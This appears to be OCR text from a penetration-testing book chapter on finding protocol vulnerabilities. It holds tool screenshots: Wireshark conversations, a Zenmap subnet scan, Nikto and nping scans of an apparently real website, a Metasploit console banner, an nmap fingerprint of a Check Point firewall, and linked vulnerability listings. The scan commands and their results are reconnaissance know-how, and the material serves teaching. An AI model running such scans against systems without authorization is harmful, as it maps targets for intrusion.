10.3.12.30	2218	192.3.11.1	445	12	3109	0	0	12	3109	256.727290	11.0054	0	2259
10.3.12.61	52174	212.179.95.181	8001	3	384	0	0	3	384	0.525683	1.0947	0	2806
10.3.12.61	52106	10.3.61.120	3389	500	135 k	0	0	500	135 k	1.894478	67.5195	0	16 k
10.3.12.61	52175	212.179.95.181	8001	3	384	0	0	3	384	5.683622	1.0658	0	2882
10.3.12.61	52173	10.3.13.2	443	8	1743	0	0	8	1743	7.401625	0.0388	0	359 k
10.3.12.61	52177	10.3.13.2	443	7	2079	0	0	7	2079	7.589594	0.0436	0	381 k
10.3.12.61	52176	157.55.231.251	443	3	384	0	0	3	384	7.617904	1.0798	0	2844
10.3.12.61	52179	10.3.13.2	443	8	2207	0	0	8	2207	7.700299	0.1510	0	116 k
10.3.12.61	52178	157.55.231.251	443	3	384	0	0	3	384	7.731900	1.0859	0	2829
10.3.12.61	52180	157.55.231.251	443	3	384	0	0	3	384	7.959835	1.0808	0	2842
10.3.12.61	52181	157.55.231.251	443	3	384	0	0	3	384	7.959838	1.0808	0	2842

Name resolution Limit to display filter Absolute start time Conversation Types

Copy Follow Stream... Graph... Close Help


Home
Devices
Libraries
Sensors
Alarms
Maps
Reports
Logs
Group Root
Overview
2 days
30 days
365 days
Alarms
Log
Management
Settings
Root
Local Probe
Probe Device
Network Discovery
Network Infrastructure
Internet
HTTP
DNS/Gateway/DHCP: BEZEQ
Ping
Linux / macOS / Unix
10.0.0.1
10.0.0.14
Printers
Unknown Devices
Subnet 10.0.0
10.0.0.15
10.0.0.8
Subnet 192.168.56
192.168.56.1
HTTP and Ping from network gateway
HTTP and Ping from Linux devices
HTTP and Ping from unknown devices



Zenmap
Scan
Tools
Profile
Help
Target:
10.0.0.0/24
Profile:
Slow comprehensive scan
Scan
Cancel
Command:
nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.0.0.0/24
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
10.0.0.1
10.0.0.7
10.0.0.8
10.0.0.13
10.0.0.19
Filter Hosts
Completed SYN Stealth Scan against 10.0.0.14 in 139.34s (9 hosts left)
Discovered open port 17/tcp on 10.0.0.7
SYN Stealth Scan Timing: About 75.94% done; ETC: 10:53 (0:00:45 remaining)
Completed SYN Stealth Scan against 10.0.0.138 in 142.55s (8 hosts left)
Increasing send delay for 10.0.0.7 from 5 to 10 due to 11 out of 13 dropped probes since last increase.
Completed SYN Stealth Scan against 10.0.0.1 in 148.18s (7 hosts left)
Completed SYN Stealth Scan against 10.0.0.15 in 148.66s (6 hosts left)
Completed SYN Stealth Scan against 10.0.0.13 in 148.72s (5 hosts left)
Discovered open port 1102/tcp on 10.0.0.7
Completed SYN Stealth Scan against 10.0.0.18 in 154.65s (4 hosts left)
Completed SYN Stealth Scan against 10.0.0.17 in 177.74s (3 hosts left)
Completed SYN Stealth Scan against 10.0.0.3 in 177.81s (2 hosts left)
Increasing send delay for 10.0.0.16 from 0 to 5 due to 13 out of 31 dropped probes since last increase.
Discovered open port 7/tcp on 10.0.0.7
Increasing send delay for 10.0.0.16 from 5 to 10 due to 11 out of 13 dropped probes since last increase.
Discovered open port 1032/tcp on 10.0.0.7
Discovered open port 9/tcp on 10.0.0.7
Discovered open port 1026/tcp on 10.0.0.7
Discovered open port 13/tcp on 10.0.0.7
Completed SYN Stealth Scan against 10.0.0.16 in 328.43s (1 host left)
Discovered open port 1090/tcp on 10.0.0.7
Completed SYN Stealth Scan at 10:56, 333.99s elapsed (10000 total ports)
Initiating UDP Scan at 10:56
Scanning 10 hosts [1000 ports/host]
Increasing send delay for 10.0.0.3 from 0 to 50 due to max_successful_tryno increase to 5
Increasing send delay for 10.0.0.14 from 0 to 50 due to 11 out of 18 dropped probes since last increase.
Increasing send delay for 10.0.0.1 from 0 to 50 due to 11 out of 19 dropped probes since last increase.
Increasing send delay for 10.0.0.13 from 0 to 50 due to 11 out of 19 dropped probes since last increase.
Increasing send delay for 10.0.0.3 from 50 to 100 due to max_successful_tryno increase to 6
Increasing send delay for 10.0.0.1 from 50 to 100 due to max_successful_tryno increase to 5
Target network
Pre-defined scan profile
Attack string (for pre-defined profile)
Open TCP ports on 10.0.0.7


```
kali@kali: ~
File  Actions  Edit  View  Help

root@kali:/home/kali# nikto -h www.ndi.co.il
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          91.198.129.110
+ Target Hostname:    www.ndi.co.il
+ Target Port:        80
+ Start Time:         2020-07-29 05:01:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/8.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ Uncommon header 'x-powered-by-plesk' found, with contents: PleskWin
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Cookie ASPSESSIONIDQQRAARDR created without the httponly flag
+ Retrieved x-aspnet-version header: 2.0.50727
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ ERROR: Error limit (20) reached for host, giving up. Last error: error re
ading HTTP response
+ Scan terminated:  20 error(s) and 8 item(s) reported on remote host
+ End Time:          2020-07-29 05:02:14 (GMT-4) (39 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:/home/kali#
```


Command

Target

Results





Services
Scripts
nikto (80/tcp)


kali@kali: ~
File Actions Edit View Help
Metasploit
=[metasploit v5.0.101-dev-]
+ -- --=[2046 exploits - 1106 auxiliary - 344 post]
+ -- --=[562 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: You can upgrade a shell to a Meterpreter session on many pl
atforms using sessions -u <session_id>
msf5 >

kali@kali: ~

File Actions Edit View Help


```
root@kali:/home/kali# nping -c 1 --tcp -p 80,433,25,110 www.ndi-com.com

Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2020-07-29 11:08 EDT
SENT (0.0609s) TCP 10.0.0.23:58964 > 91.198.129.110:25 S ttl=64 id=23358 iplen=40  seq=997099613 win=1480
RCVD (0.0832s) TCP 91.198.129.110:25 > 10.0.0.23:58964 SA ttl=120 id=18104 iplen=44  seq=236370569 win=8192 <mss 1452>
SENT (1.0620s) TCP 10.0.0.23:58964 > 91.198.129.110:80 S ttl=64 id=23358 iplen=40  seq=997099613 win=1480
RCVD (1.0813s) TCP 91.198.129.110:80 > 10.0.0.23:58964 SA ttl=120 id=18105 iplen=44  seq=2433022474 win=8192 <mss 1452>
SENT (2.0639s) TCP 10.0.0.23:58964 > 91.198.129.110:110 S ttl=64 id=23358 iplen=40  seq=997099613 win=1480
RCVD (2.0996s) TCP 91.198.129.110:110 > 10.0.0.23:58964 SA ttl=120 id=18106 iplen=44  seq=1615207082 win=8192 <mss 1452>
SENT (3.0689s) TCP 10.0.0.23:58964 > 91.198.129.110:433 S ttl=64 id=23358 iplen=40  seq=997099613 win=1480

Max rtt: 35.741ms | Min rtt: 19.246ms | Avg rtt: 25.739ms
Raw packets sent: 4 (160B) | Rcvd: 3 (138B) | Lost: 1 (25.00%)
Nping done: 1 IP address pinged in 4.10 seconds
```




Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field
☑	ALL Packets	ip.addr==10.0.0.23 && ip.addr==10.0.0.138		Line	Packets	

Chapter 5: Finding Protocol Vulnerabilities





Zenmap

Scan Tools Profile Help

Target: [redacted] Profile: Scan Cancel

Command: nmap -O -A [redacted]

Hosts | Services | Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Service
- blackice-alerts
- domain
- ftp
- fw1-topology
- http
- isakmp
- netbios-ssn
- snmp
- ssh
- tcpwrapped
- telnet
- unknown

Open TCP ports

nmap -O -A [redacted] Details

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-14 16:16 Jerusalem Daylight Time
Nmap scan report for [redacted]adsl.012.net.il ([redacted])
Host is up (0.019s latency).
Not shown: 993 filtered ports
PORT     STATE  SERVICE        VERSION
53/tcp   closed domain
80/tcp   open   http           Check Point NGX Firewall-1
|_http-title: Did not follow redirect to https://[redacted].adsl.012.net.il/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
264/tcp  open   fw1-topology   Check Point FireWall-1 Topology
443/tcp  open   ssl/http       Connectra Check Point Web Security httpd
|_http-server-header: CPWS
| http-title: Check Point Mobile - You have no cookie support - Please enabl...
|_Requested resource was /sslvpn/Login/Login?CheckCookieSupport=1
| ssl-cert: Subject: commonName=[redacted]Cluster VPN Certificate/organizationName=fw-[redacted]..w63nnh
| Subject Alternative Name: IP Address:[redacted]
| Not valid before: 2017-09-11T08:53:08
|_Not valid after:  2022-09-11T08:53:08
|_ssl-date: 2020-08-14T16:32:14+00:00; +3h13m36s from scanner time.
444/tcp  closed snpp
500/tcp  open   isakmp?
8082/tcp closed blackice-alerts
Device type: general purpose
Running (JUST GUESSING): OpenBSD 4.X (88%)
OS CPE: cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: OpenBSD 4.0 (88%), OpenBSD 4.3 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 12 hops
Service Info: Devices: firewall, security-misc

Host script results:
|_clock-skew: 3h13m35s
|
TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   2.00 ms  10.0.0.138
2   14.00 ms lo30.new-lns3.nta.nv.net.il (212.143.208.150)
3   12.00 ms core2-7-1-7-new-lns3.nta.nv.net.il (212.143.25.104)
4   13.00 ms peersw1-nta-0-1-0-1-core2.nta.nv.net.il (212.143.25.55)
5   16.00 ms peer-012.nta.nv.net.il (212.143.12.49)
6   ... 9
10  17.00 ms 31-154-135-205.orange.net.il (31.154.135.205)
11  18.00 ms 31-154-135-254.orange.net.il (31.154.135.254)
12  18.00 ms [redacted]adsl.012.net.il ([redacted])

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.15 seconds
```

Device type

Operating System

securityfocus.com/bid

SecurityFocus™

About Contact

Vulnerabilities (Page 1 of 1)

Vendor: Check Point

Title: Select Title

Version: Select Version

Search by CVE

CVE:

Submit


Check Point VPN-1 UTM Edge Login Page Cross-Site Scripting Vulnerability
2015-05-07
http://www.securityfocus.com/bid/28116


ZoneAlarm HTTP Proxy Remote Denial of Service Vulnerability
2015-05-07
http://www.securityfocus.com/bid/31431

